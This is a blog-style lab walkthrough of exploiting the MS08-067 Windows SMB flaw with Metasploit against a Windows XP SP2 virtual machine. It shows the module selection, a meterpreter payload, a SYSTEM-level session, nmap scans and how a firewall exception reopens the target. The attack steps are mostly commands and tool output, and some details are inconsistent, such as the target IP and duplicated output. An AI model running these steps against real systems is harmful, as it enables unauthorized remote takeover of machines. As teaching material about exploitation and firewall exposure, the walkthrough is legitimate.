
# BLACK HAT HACKING SCENARIO

Before I start this scenario, let me make clear to you what is Black Hat Hacking so that your expectations and this article are on the same page. This is very important in order you don't get disappointed in the end.

What is Black Hat Hacking? Black Hat Hacking or Real-world Hacking is the way of hacking performed by Black Hat Hackers in Real World. Black Hat Hackers are the really bad guys of hacking which include Advanced Persistent Threats (APTs, mostly state sponsored), cybercriminal groups and individual Blackhat hackers like Phineas Fisher (the guy who Hacking teams) etc.

Since I am now clear what this article is about, let's move to some practical tutorial. Here, I will be showing you about exploitation of ms08\_067 vulnerability. Why ms08\_067? Because most of the hacking courses explain about this vulnerability and hence, it is easy for you to understand. Even if you didn't take a hacking course, ms08\_067 exploitation is widely explained on internet including my blog.

Here, I am not going to explain you what is ms08\_067 vulnerability or its background or its history. You will find plenty of these too on internet. I am going to just show you how to exploit it and that too with Metasploit. My target system is as you expected Windows XP SP 2 with Firewall turned OFF.





and my attacker machine is Kali Linux. So, let's do this quickly as we have lot of Black Hat stuff to cover later in this article. Since my target is ready (I mean Firewall is turned OFF), I start Metasploit and load the ms08\_067 module.

```
msf6 > search ms08_067
```

### Matching Modules

```
=====
```

| # | Name                                | Rank  | Check | Description                                                      | Disclosure Date |
|---|-------------------------------------|-------|-------|------------------------------------------------------------------|-----------------|
| 0 | exploit/windows/smb/ms08_067_netapi | great | Yes   | MS08-067 Microsoft Server Service Relative Path Stack Corruption | 2008-10-28      |

Interact with a module by name or index. For example

```
msf6 > search ms08_067
```

### Matching Modules

```
=====
```

| # | Name                                | Rank  | Check | Description                                                      | Disclosure Date | R |
|---|-------------------------------------|-------|-------|------------------------------------------------------------------|-----------------|---|
| 0 | exploit/windows/smb/ms08_067_netapi | great | Yes   | MS08-067 Microsoft Server Service Relative Path Stack Corruption | 2008-10-28      | g |

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08\_067\_netapi

```
msf6 > use 0
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
```

```
payload => windows/meterpreter/bind_tcp
```

```
msf6 exploit(windows/smb/ms08_067_netapi) >
```



```
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

```
Module options (exploit/windows/smb/ms08_067_netapi):
```

| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| ----    | -----           | -----    | -----                                                                                                                                                                                               |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |

```
Payload options (windows/meterpreter/bind_tcp):
```

| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| ----     | -----           | -----    | -----                                                     |
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LPORT    | 4444            | yes      | The listen port                                           |
| RHOST    |                 | no       | The target address                                        |


Before I set the required options, let me explain you a simple concept in not just Black Hat Hacking but in any type of hacking.

A VULNERABILITY is a weakness in a system or software and to take advantage of this vulnerability we use a EXPLOIT. What we do after exploiting the vulnerability is decided by the PAYLOAD. ms08\_067 is the vulnerability we are exploiting here and meterpreter is our payload here.

*"Phone phreaking is a type of hacking that allows you to explore the telephone network by exploiting the phone systems and phone company employees."  
-Kevin Mitnick*



## Exploitation scenario



Now the basic concept of any hack is clear. Set the required options i.e the target IP (192.168.249.148) and use check command to see if the target is indeed vulnerable. The target is of course vulnerable.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.249.158
rhosts => 192.168.249.158
msf6 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.249.158:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

Now, let's execute the module.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] 192.168.249.158:445 - Automatically detecting the target.
..
[*] 192.168.249.158:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.249.158:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.249.158:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.249.158:4444
[*] Sending stage (175686 bytes) to 192.168.249.158
[*] Meterpreter session 1 opened (192.168.249.148:36613 -> 192.168.249.158:4444) at 2023-11-22 01:16:09 -0500

meterpreter > █
```

*"Some people think technology has the answers." -Kevin Mitnick*



```

meterpreter > sysinfo
Computer      : ADMIN-FFBE8F88E
OS           : Windows XP (5.1 Build 2600, Servi
ce Pack 2).
Architecture : x86
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █


```

Voila! I have a meterpreter session on the target system and that too with SYSTEM privileges. Eureka! Eureka! Eureka! Yah! Yeah! Yah! I can see you asking what the big deal in this or maybe you are thinking I have gone mad or may be thinking about why is this article titled Black Hat Hacking etc.

## Let's turn ON the Firewall

To be frank, I had a similar question while taking a Ethical hacking course. The question running in my mind was who will disable the Firewall on his operating system. Nowadays, did you ever see even a noob user will disable his Firewall while using Windows OS. I haven't seen even one person in my life doing this.

So we will do one thing. To simulate Real World, I will turn ON the Firewall on the target machine and run this module.





Since all the options are already set, I execute the Metasploit module again. This is the result.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.249.148:4444
[-] 192.168.249.158:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.249.158:445) timed out.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > █
```

As you can see, this time module didn't stand the test of the Firewall. The connection got refused. Forget about exploiting. Firewall is right away blocking our connection here.

So in Real World, the systems are safe with ms.08\_067 vulnerability just by turning ON the firewall.

```
(kali@kali)-[~]
└─$ nmap -sT -p445 192.168.249.158
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-16 01:29 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.06 seconds
```

Wait a second. Back in 2008-09, millions of computers got hacked due to exploitation of this vulnerability. So, the owners of all these systems turned OFF their Firewalls back then. Why would anyone do that? Actually, the secret (rather open one) lies in the service that is vulnerable.

ms08\_067 vulnerability exists in the server service which is widely used. This service runs by default in all Windows systems. Even when we turned ON the Firewall, this service is running but Firewall is blocking our connection to it. This Nmap scan should reveal that.

```
└─$ nmap -sT -Pn -p445 192.168.249.158
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-16 01:29 EST
Nmap scan report for 192.168.249.158
Host is up.

PORT      STATE      SERVICE
445/tcp   filtered  microsoft-ds
```



It would be very nice if we can just tuck all our services behind Firewall. It would be a SAFE WORLD out there. But there is a problem. What about genuine users who need this service? Let me give you a simple example. Imagine you opened a brand-new website trying to sell an amazing product you designed. The website is LIVE but being afraid of hackers you placed it behind a Firewall. No hacker can access it but what about your customers? Even they can't access your website, right.

You need to allow your website access to get customers. We can do this by adding an exception to the Firewall. Just like your website, server service is one of the essential services and many genuine users (of the same network) needed access to it. Didn't I tell you the secret is in the service which is vulnerable.

To be able to use that service in your network and other apps, you just need to enable an exception for it to pass things through Firewall as shown below. So, on the target system, I open Windows Firewall and add an exception to the File and Printer service as shown below.



Now, let's check if the target is vulnerable or not. It is vulnerable now. Let's execute the module again.

```
msf6 exploit(windows/smb/ms08_067_netapi) > check
[+] 192.168.249.158:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] 192.168.249.158:445 - Automatically detecting the target.
..
[*] 192.168.249.158:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.249.158:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.249.158:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.249.158:4444
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms08_067_netapi) > █
```



